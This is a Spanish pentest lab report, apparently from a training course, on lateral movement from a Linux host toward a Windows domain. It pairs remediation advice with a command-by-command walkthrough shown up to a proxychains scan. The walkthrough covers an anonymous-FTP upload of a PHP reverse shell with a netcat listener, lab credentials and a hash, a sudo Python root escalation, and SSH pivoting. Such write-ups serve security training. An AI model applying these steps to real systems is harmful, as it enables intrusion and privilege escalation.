Informe Técnico y Ejecutivo:

Movimientos Laterales

Linux / Windows / Active Directory

Jose Jimenez

Índice

Introducción ..... pag. 1

Informe Ejecutivo ..... pag. 2
- Introducción
- Alcance
- Vulnerabilidades encontradas ..... pag. 3
- Gráficos de Vulnerabilidades y Riesgos..... pag. 4
- Soluciones y recomendaciones ..... pag. 5

Informe Técnico ..... pag. 7
- Introducción
- Diagrama y datos recabados ..... pag. 8
- Host Linux User ..... pag. 9
  - Reconocimiento
  - Explotación ..... pag. 11
  - Elevación de privilegios ..... pag. 14
  - Movimiento Lateral ..... pag. 16
- Host Windows User ..... pag. 17
  - Explotación
  - Recolección de información ..... pag. 18
  - Pass the Hash ..... pag. 19
  - Kerberoasting ..... pag. 20
  - Golden Ticket ..... pag. 22
  - Movimiento lateral ..... pag. 23
- Host Windows DC ..... pag. 23

Conclusión..... pag. 24

Control de cambios ..... pag. 25

Introducción

En el presente informe se llevará a cabo una auditoría de seguridad para una red de 3 host (1Linux y 2Windows) conectados entre diferentes redes, con el objetivo de identificar vulnerabilidades existentes en cada una de ellas y así conseguir realizar una explotación de las vulnerabilidades halladas, utilizar cada host para pivotar al siguiente y conseguir un movimiento lateral en la red hasta tener acceso al Directorio Activo del último host.

En caso de detectar alguna vulnerabilidad, se procederá a explotar los vectores de ataque correspondientes, elevación de privilegios y movimiento lateral en la red. Como fase final en el caso del intrusión al host, se realizará una intrusión en el Directorio Activo.

El informe se dividirá en dos secciones principales:

- **Informe Ejecutivo**: En esta sección se detallarán las vulnerabilidades identificadas, junto con el nivel de riesgo que representan para la organización. Además, se ofrecerán recomendaciones para mitigar dichas vulnerabilidades y prevenir su explotación por parte de actores maliciosos.

- **Informe Técnico**: En esta parte se proporcionará una explicación detallada de los hallazgos, dirigida específicamente a los profesionales del área de seguridad TI. Se incluirán descripciones técnicas de las vulnerabilidades, los métodos de explotación utilizados y los resultados obtenidos.

Ambos informes estarán acompañados de ilustraciones, capturas de pantalla y gráficos para facilitar la comprensión de los resultados y las medidas correctivas recomendadas.

Introducción:

En este informe se presentará una prueba de pentesting, movimientos laterales en la red y acceso al Directorio Activo en los 3 host proporcionados (Linux User, Windows User y Windows DC). La primera fase consistirá en un análisis de vulnerabilidades, utilizando herramientas automatizadas de detección, junto con técnicas de reconocimiento de puertos, servicios y versiones.
Posteriormente, se llevó a cabo la explotación manual de vulnerabilidades, escalada de privilegios así como acceso al Directorio Activo del último host.
Durante el análisis, se identificaron varias vulnerabilidades en los diferentes host, y se logró explotar con éxito todas ellas.

Alcance:


Las vulnerabilidades identificadas en este análisis representan un alto riesgo para la organización y los activos que se gestionan. La exitosa explotación de estas vulnerabilidades permitiría a un cibercriminal acceder al sistema completo de cada host analizado, otorgándole control total y comprometiendo así la información y los activos confidenciales de gran valor hallados en el Directorio Activo.
El alcance del impacto en la organización en términos de Confidencialidad, Integridad y Disponibilidad (CIA) de los datos es severo. Cualquier cibercriminal podría acceder a datos críticos, lo que resultaría en una grave violación de la confidencialidad y la integridad de la información. Además, el impacto reputacional de un incidente de esta naturaleza sería considerablemente negativo para la organización.

Vulnerabilidades encontradas


A continuación, se presenta un análisis general de las múltiples vulnerabilidades encontradas en los sistemas, clasificadas por criticidad según OWASP. La información se agrupará por host comprometido, destacando aquellas con niveles de severidad Crítico, Alto y Medio.
Posteriormente se detallarán en una tabla cada vulnerabilidad con sus soluciones y recomendaciones.
Estas vulnerabilidades representan un grave riesgo tanto para los host analizados como para la organización en su conjunto. Identificándose las siguientes vulnerabilidades:

CRÍTICO	OWASP: A02:2021	Cryptographic Failures
CRÍTICO	OWASP: A01:2021	Broken Access Control
CRÍTICO	OWASP: A07:2021	Identification and Authentication Failures
ALTO	OWASP: A05:2021	Security Misconfiguration
ALTO	OWASP: A01:2021	Broken Access Control
ALTO	OWASP: A07:2021	Identification and Authentication Failures
ALTO	OWASP: A01:2021	Broken Access Control
MEDIO	OWASP: A01:2021	Broken Access Control

Vulnerabilidades encontradas



Riesgo de impacto en la organización



En este gráfico se muestra el riesgo de impacto en los sistemas que te tienen las vulnerabilidades encontradas. Pudiendo ser utilizadas por un cibercriminal para la intrusión al sistema y obtención del control total de la organización y los activos que en ella se custodian.

Crítico	Alto	Medio
3	4	1

Soluciones y recomendaciones

VULNERABILIDADES	SOLUCIONES Y RECOMENDACIONES
LINUX USER **OWASP: A01** **CWE-284** **Pérdida del Control de Acceso**	**Soluciones:** - Deshabilitar el acceso FTP anónimo y requerir autenticación para conectarse al servicio FTP. - Limitar el acceso de usuarios y configurar SSH Tunneling solo para usuarios autorizados. **Recomendaciones:** - Revisar los permisos de acceso y aplicar el principio de menor privilegio en toda la red. - Implementar autenticación multifactor (MFA) para aumentar la seguridad. - Monitorear el tráfico SSH y aplicar segmentación de red para limitar el movimiento lateral.
LINUX USER **OWASP: A05** **CWE-434** **Carga de Archivos Peligrosos**	**Soluciones**: - Restringir la carga de archivos peligrosos en el servicio web y validar los tipos de archivos permitidos. **Recomendaciones**: - Configurar un firewall de aplicaciones web (WAF) para bloquear cargas de archivos sospechosas. - Revisar y auditar los permisos de carga regularmente para prevenir archivos maliciosos.
Linux User **OWASP: A02** **CWE-200** **Exposición de Información Sensible**	**Soluciones:** - Asegurar el cifrado de datos sensibles y credenciales. **Recomendaciones**: - Usar cifrado fuerte (AES-256) para proteger datos confidenciales. - Realizar auditorías periódicas de acceso a datos sensibles y asegurarse de que solo usuarios autorizados tengan acceso.
Linux User **OWASP: A01** **CWE-269** **Escalada de Privilegios mediante Python**	**Soluciones**: - Restringir el uso de Python con permisos elevados y eliminar privilegios root en scripts o binarios de Python en el sistema. **Recomendaciones**: - Limitar la ejecución de scripts con sudo a usuarios específicos y aplicar políticas de ejecución mínima de privilegios.
Windows User **OWASP: A07** **CWE-287** **Fallas de Identificación y Autenticación**	**Soluciones:** - Implementar protección contra ataques de fuerza bruta y cambiar contraseñas predeterminadas. **Recomendaciones**: - Usar contraseñas robustas y autenticación multifactor (MFA). - Limitar el número de intentos fallidos en autenticación y aplicar medidas para cuentas de servicio.

VULNERABILIDADES	SOLUCIONES Y RECOMENDACIONES
Windows User **OWASP: A07** **CWE-321** **Insuficiente Protección de Credenciales**	**Soluciones**: - Habilitar protección contra ataques de Pass the Hash y aplicar políticas de contraseñas seguras. **Recomendaciones**: - Implementar autenticación multifactor (MFA) y monitorizar la actividad de las cuentas de servicio y privilegios altos.
Windows DC **OWASP: A01** **CWE-287** **Creación de Golden Ticket**	**Soluciones**: - Activar la validación PAC en la autenticación Kerberos para proteger contra ataques de Golden Ticket. **Recomendaciones**: - Limitar el acceso administrativo al controlador de dominio y aplicar medidas de seguridad avanzadas para el uso de Kerberos.
Windows DC **OWASP: A01** **CWE-269** **Movimiento Lateral y Escalada de Privilegios**	**Soluciones:** - Restringir los permisos de cuentas administrativas y monitorear movimientos laterales. **Recomendaciones**: - Configurar políticas de segmentación de red y revisar las cuentas con permisos de administrador en el dominio.

Introducción:

En este informe se describe el proceso de reconocimiento, explotación, escalada de privilegios, movimientos laterales y acceso a Active Directory llevado a cabo en los host Linux User, Windows User, Windows DC.

El principal vector de entrada del host Linux User fué el acceso al ftp como usuario anónimo habilitado. A través de este acceso se ha conseguido subir al servicio ftp una shell remota para su ejecución en el recurso web encontrado con la herramienta de Fuzzing produciendo una primera conexión exitosa con la máquina atacante mediante Netcat. Más tarde se hallo un script con permisos de ejecución para el usuario actual con el cual se obtuvo el acceso principal pudiendo este acceder a datos sensibles de acceso para este mismo host y credenciales del sistema contiguo así como el nombre de dominio del directorio activo.
Con los datos obtenidos se pudo realizar una conexión por ssh con las credenciales obtenidas en Linux User y conseguir así una elevación de privilegios a nivel vertical, también se halló que este usuario poseía privilegios root para ejecutar el binario de Python3.5 y se fue utilizado para realizar otra elevación de privilegios a nivel vertical del sistema consiguiendo se root.
Desde el host Linux User se ha utilizado la técnica de SSH Tuneling para obtener acceso a un recurso de conexión de escritorio remoto con la siguiente host Windows User fuera del alcance de host atacante, fueron utilizadas las credenciales encontradas de usuario, contraseña y nombre de dominio para ello.

Una vez realizada la conexión de escritorio remoto con Windows User, se ha procedido a la utilización de la herramienta PowerView en PowerShell para la obtención de los nombres de usuarios de servicio del directorio activo, así como un volcado del hash de uno de ellos y al crakeo de él para obtener acceso al sistema con privilegios altos y poder vocar la tabla NTDS con los hash NTLM de los usuarios que serán utilizados para la realización de un Golden Ticket que dará acceso al Directorio Activo ubicado en el host Windows DC. También se ha realizado para poder llevar a cabo este objetivo Kerberoasting y Pass the Hash.

Por último con acceso al Directorio Activo del host Windows DC se han podido consultar los datos de su interior así como haber realizado un movimiento lateral a este equipo con permisos de Administrador.


Para realizar este análisis, se emplearon 4 hosts:

- Atacante (Kali Linux)
- Linux User
- Windows User
- Windows DC

Se utilizaron diversas herramientas, como Nessus, Nmap, Netcat, Hashcat, Crackstation, Proxychains, Crackmapexec, Rdesktop, PowerView, Mimikatz, Dirsearch así como procedimientos como Kerberoasting, Hash the Pass y creación y utilización de un Golden Ticket .

A continuación, se detallarán los datos obtenidos en cada paso del proceso de explotación de los servicios y el posterior elvación de privilegios.

Diagrama y datos recabados




```
  GNU nano 8.0                                                    info.txt *
The Bridge - Sprint19 - TC - Jose Jimenez

→Linux User:
User: Shrek
Pass: onion

→Windows User:
User: testing
Pass: 2021!Query

→Kerberoasting:
 name         serviceprincipalname
____          ____________________
krbtgt       kadmin/changepw
mssql        MSSQLSvc/WINDOWS
IIS Service  HTTP/WINDOWS

→ Hash crakeado: LaRosalia2021

→Información para Ticket:
Nombre de dominio: example.com
SID del dominio: S-1-5-21-805668554-778713891-2534483124
nombre de la mñaquina donde me quiero conectar: DC
Hash NTLM del servicio DC$: 610338dfc1b22a567b8f4377b031b13b
Nombre del usuario a suplantar: Administrator
```

En primer lugar se ha realizado una consulta sobre la IP de la máquina atacante para dibujar el diagrama completo.

- **Comando**: ip a
- **Resultado**: 10.0.100.4

```
┌──(jose㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:47:5a brd ff:ff:ff:ff:ff:ff
    inet 10.0.100.4/24 brd 10.0.100.255 scope global dynamic noprefixroute eth0
       valid_lft 533sec preferred_lft 533sec
    inet6 fe80::5f97:642e:805d:aefe/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Consulta de IP de la máquina atacante.

Como siguiente paso se ha realizado la consulta de la tabla ARP para conocer los equipos que se encuentran en la misma red que la máquina atacante, hallando la ip 10.0.100.5 objetivo1 (Linux User).

- **Comando**: sudo arp-scan -l
- **Resultado**: 10.0.100.5

```
┌──(jose㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] contraseña para jose:
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:47:5a, IPv4: 10.0.100.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.100.1      52:54:00:12:35:00       (Unknown: locally administered)
10.0.100.3      08:00:27:e0:e3:9e       (Unknown)
10.0.100.2      52:54:00:12:35:00       (Unknown: locally administered)
10.0.100.5      08:00:27:a4:e5:c3       (Unknown)
```

Consulta de la tabla ARP.

Con la herramienta Nmap se ha realizado un escaneo de puertos, servicios y versiones de estos que se encuentren abiertos en la dirección ip hallada en la misma red. Obteniendo como puertos abiertos el 21,22 y 80.

- **Comando**: nmap 10.0.100.5 -A -Pn -p- --min-rate=5000
- **Resultado**: Puertos 21, 22 y 80 abiertos, servicios y versiones.

```
┌──(jose㉿kali)-[~]
└─$ nmap 10.0.100.5 -A -Pn -p- --min-rate=5000
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-25 16:37 CEST
WARNING: Running Nmap setuid, as you are doing, is a major security risk.

Nmap scan report for 10.0.100.5
Host is up (0.0019s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 0        0             109 Nov 26  2020 CALL.html
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:A4:E5:C3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.87 ms 10.0.100.5
```

Escaneo de puertos, servicios y versiones de la IP hallada.

Sabiendo que tiene el puerto 80 abierto con un servicio http es posible que disponga de un servicio web, al cual se le ha realizado una prueba de fuzzing, obteniendo el recurso web que se detalla a continuación.

- **Comando**: dirsearch -u http://10.0.100.5/ -e .txt, .php, .html
- **Resultado**: http://10.0.100.5/files/

```
[16:46:52] 404 -   16B  - /admin.php3
[16:46:57] 404 -   16B  - /file_upload.php3
[16:46:57] 301 -  308B  - /files  →  http://10.0.100.5/files/
[16:46:57] 200 -  495B  - /files/
[16:46:59] 404 -   16B  - /index.php/login/
```

Fuzzing a la IP hallada para descubrir directorios en el recurso web.

El servicio FTP por el puerto 21 contenía una mala configuración de seguridad de la cual se ha podido aprovechar para entrar en el sistema y así poder introducir en el sistema una shell reversa. Habiendo descubierto previamente que ese directorio está vinculado al servicio web encontrado anteriormente. La falla de seguridad consta en este caso de habilitar el inicio de sesión con usuario anonymous en el sevidor FTP.

- **Comando**: ftp 10.0.100.5 // put shell.php
- **Resultado**: CALL.html // subida de shell.php


```
┌──(jose㉿kali)-[~/TheBridge/Ejercicios/Sprint19/tc]
└─$ ftp 10.0.100.5
Connected to 10.0.100.5.
220 ProFTPD Server (ProFTPD Default Installation) [10.0.100.5]
Name (10.0.100.5:jose): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||25299|)
150 Opening BINARY mode data connection for shell.php
100% |***********************************************************************
226 Transfer complete
88 bytes sent in 00:00 (52.62 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||14543|)
150 Opening ASCII mode data connection for file list
-rw-r--r--    1 0        0             109 Nov 26  2020 CALL.html
-rw-r--r--    1 ftp      ftp            88 Oct 25 14:45 shell.php
226 Transfer complete
```

Aceeso al FTP y subida del archivo shell.php.

Accediendo al recurso web encontrado mediante Fuzzing encontramos la shell inversa que fué introducida mediante el FTP.

Comando: 10.0.100.5/files/

Resultado: ejecución de shell.php



Acceso y ejecución de la shell.php para realizar una conexión inversa con el host atacante.

Poniendo un puerto a la escucha con Netcat en la máquina atacante y ejecutando la shell.php en el recurso web se obtiene una shell remota con la máquina objetivo1 (Linux User). Posteriormente se ha realizado un estabilizado de la TTY para poder continuar.

- **Comando**: nc -lvnp 4444
- **Resultado**: Shell remota

```
jose@kali: ~/TheBridge/Ejercicios/Sprint19/tc ×   Netcat - Linux User ×

┌──(jose㉿kali)-[~/TheBridge/Ejercicios/Sprint19/tc]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.100.4] from (UNKNOWN) [10.0.100.5] 56296
bash: cannot set terminal process group (1218): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:~/html/files$
```

Conexión de shell remota inversa mediante Netcat.

Buscando ficheros y directorios ocultos se ha hallado el script runme.sh con permisos de ejecución para el usuario actual de la sesión.

- **Comando**: ls -la
- **Resultado**: .runme.sh

```
jose@kali: ~/TheBridge/Ejercicios/Sprint19/tc ×   Netcat - Linux User ×

www-data@ubuntu:/$ ls -la
total 100
drwxr-xr-x  23 root  root   4096 Feb 24  2023 .
drwxr-xr-x  23 root  root   4096 Feb 24  2023 ..
-rwxr-xr-x   1 shrek shrek  1250 Feb 24  2023 .runme.sh
drwxr-xr-x   2 root  root   4096 Nov 26  2020 bin
drwxr-xr-x   3 root  root   4096 Nov 26  2020 boot
```

Descubrimiento de fichero oculto con permisos de ejecución.

Al ejecutar el script obtenemos la siguiente información:

- **Comando**: ./.runme.sh
- **Resultado**:
  - sherk:hash -> Usuario y contraseña de la máquina actual
  - EXAMPLE\testing:2021!Query -> Usuario de Dominio y contraseña

```
www-data@ubuntu:/$ ./.runme.sh
the secret key
is
trolled
restarting computer in 3 seconds ...
restarting computer in 2 seconds ...
restarting computer in 1 seconds ...
shrek:cf4c2232354952690368f1b3dfdfb24d
EXAMPLE\testing:2021!Query
www-data@ubuntu:/$
```

Ejecución del fichero oculto.

Al crackear el hash obtenido da como resultado la palabra onion. La cual es probada con el usuario shrek encontrado anteriormente y puede hacerse login con éxito en el sistema, obteniendo así una elevación de privilegios en el sistema a nivel vertical.

- **Recurso web**: www.crackstation.com
- **Resultado**: onion

Crackeo del hash encontrado.

Conexión exitosa con usuario shrek y contraseña onion.

- **Comando**: ssh shrek@10.0.100.5 // password: onion
- **Resultado**: Conexión ssh con Linux User con usuario Shrek.

```
jose@kali: ~/TheBridge/Ejercicios/Sprint19/tc   ×   shrek@ubuntu: ~ ×
┌──(jose㉿kali)-[~/TheBridge/Ejercicios/Sprint19/tc]
└─$ ssh shrek@10.0.100.5
shrek@10.0.100.5's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-194-generic x86_64)
```

Conexión ssh con Linux User.

Haciendo una consulta de IP de esta máquina objetivo1 (Linux User) se halla que tiene configurado otro adaptador de red 10.0.110.4. El cual se usará para descubrir otras máquinas conectadas a esa red.

- **Comando**: ip a
- **Resultado**: 10.0.110.4

```
jose@kali: ~/TheBridge/Ejercicios/Sprint19/tc   ×   shrek@ubuntu: ~ ×
shrek@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:a4:e5:c3 brd ff:ff:ff:ff:ff:ff
    inet 10.0.100.5/24 brd 10.0.100.255 scope global enp0s3
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fea4:e5c3/64 scope link
       valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:2b:06:69 brd ff:ff:ff:ff:ff:ff
    inet 10.0.110.4/24 brd 10.0.110.255 scope global enp0s8
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe2b:669/64 scope link
       valid_lft forever preferred_lft forever
shrek@ubuntu:~$
```

Consulta de la dirección IP de la otra red del host Linux User.

También se ha descubierto una falla de permisos en el usuario shrek pudiendo este ejecutar código de python como usuario root. El cual se ha aprovechado para elevar privilegios en el sistema y obtener el control total sobre la máquina objetivo1 (Linux User) siendo el usuario root.

- **Comando**: sudo -l // sudo python3.5 -c 'import os; os.system("/bin/sh")'
- **Resultado**: Elevación de privilegios a root

```
jose@kali: ~/TheBridge/Ejercicios/Sprint19/tc ×   shrek@ubuntu: ~ ×
shrek@ubuntu:~$ sudo -l
Matching Defaults entries for shrek on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shrek may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/python3.5
shrek@ubuntu:~$ sudo python3.5 -c 'import os; os.system("/bin/sh")'
# whoami
root
#
```

Elevación de privilegios root en Linux User.

El siguiente paso que se realizará constará del descubrimiento de otros objetivos en la misma red obtenida en el sistema para así aprovecharlo para hacer un movimiento lateral a otro host utilizando objetivo1 (Linux User) de máquina pivoting. Para ello se ha hecho uso de un túnel dinámico con un proxy en el puerto 9050 con el fin de poder usar este como tubería entre la red descubierta y nuestra máquina atacante.

- **Comando**: ssh shrek@10.0.100.5 -D 9050

```
Túnel D Linux User ×   Proxychains Linux User ×
┌──(jose㉿kali)-[~]
└─$ ssh shrek@10.0.100.5 -D 9050
shrek@10.0.100.5's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-194-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

93 packages can be updated.
70 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

Creación de túnel dinámico para utilizar proxychains.

Utilizando la herramienta proxychains por el puerto 9050 y haciendo uso de Nmap para escanear la red en el rango indicado en busca de un host que tenga abierto el puerto 22 u 80 por defecto.
Encontrando la IP 10.0.110.5 (Windows User) al alcance.

- **Comando**: proxychains nmap 10.0.110.1-10 -p 22
- **Resultado**: 10.0.110.5:80/22

```
Túnel D Linux User ×   Proxychains Linux User ×
┌──(jose㉿kali)-[~]
└─$ proxychains nmap 10.0.110.1-10 -p 22
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-25 18:56 CEST
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.0.110.2:80 ←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.0.110.5:80  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.0.110.6:80 ←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.0.110.9:80 ←socket error or timeout!
